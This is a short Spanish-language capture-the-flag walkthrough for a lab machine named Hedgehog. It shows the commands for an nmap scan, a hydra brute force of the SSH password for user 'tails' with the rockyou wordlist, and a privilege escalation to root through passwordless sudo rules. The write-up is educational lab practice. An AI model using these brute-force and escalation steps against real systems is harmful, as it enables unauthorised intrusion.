**Write-Up Hedgehog**

**Máquina Hedgehog**

**Dificultad -> Muy fácil**

**1.Reconocimiento:**


**Escaneo de la red**

**Siempre como primer paso revisamos que haya conexión con la maquina (objetivo),**

**para esto lanzamos un simple ping a la ip objetivo que en este caso al correr la maquina nos ahorra el trabajo**


**de localizar el host especifico que en caso de no encontrarlo podemos usar nmap -sn y escanear toda la red.**

**ping 172.17.0.2 -c 1**

****

**Luego, identificamos los servicios en los puertos abiertos:**


**sudo nmap -p- -sCV 172.17.0.2 -Pn -n --min-rate 5000**

****

**Encontramos los puertos 22 & 80 abiertos**

**Abrimos el navegador y navegamos a (IP). En la página principal, veremos el mensaje “tails”,**

**lo que nos da una pista del nombre de usuario.**

****


**2.Explotación**

**Usamos una herramienta de fuerza bruta para obtener acceso al usuario tails utilizando rockyou.**

**sudo hydra -l tails -P /usr/share/wordlists/rockyou.txt.gz (IP) ssh**

**Nos conectamos via SSH con las credenciales obtenidas.**

**ssh tails@(IP)**

****

**3.Escalada de privilegios**

**Vamos a home para buscar mas usuarios y encontramos sonic.**

**cd ..**

**ls**


**Desde la cuenta de tails, verificamos los permisos de sudo.**

**sudo -l**

**Observamos que tails puede ejecutar comandos como sonic sin contraseña.**

**Cambiamos a la cuenta de sonic.**

**sudo -u sonic -s**

****

**Verificamos los permisos de sudo nuevamente.**

**sudo -l**

**Observamos que sonic puede ejecutar cualquier comando como root sin contraseña.**

**Finalmente, escalamos privilegios a root.**

**sudo -i**

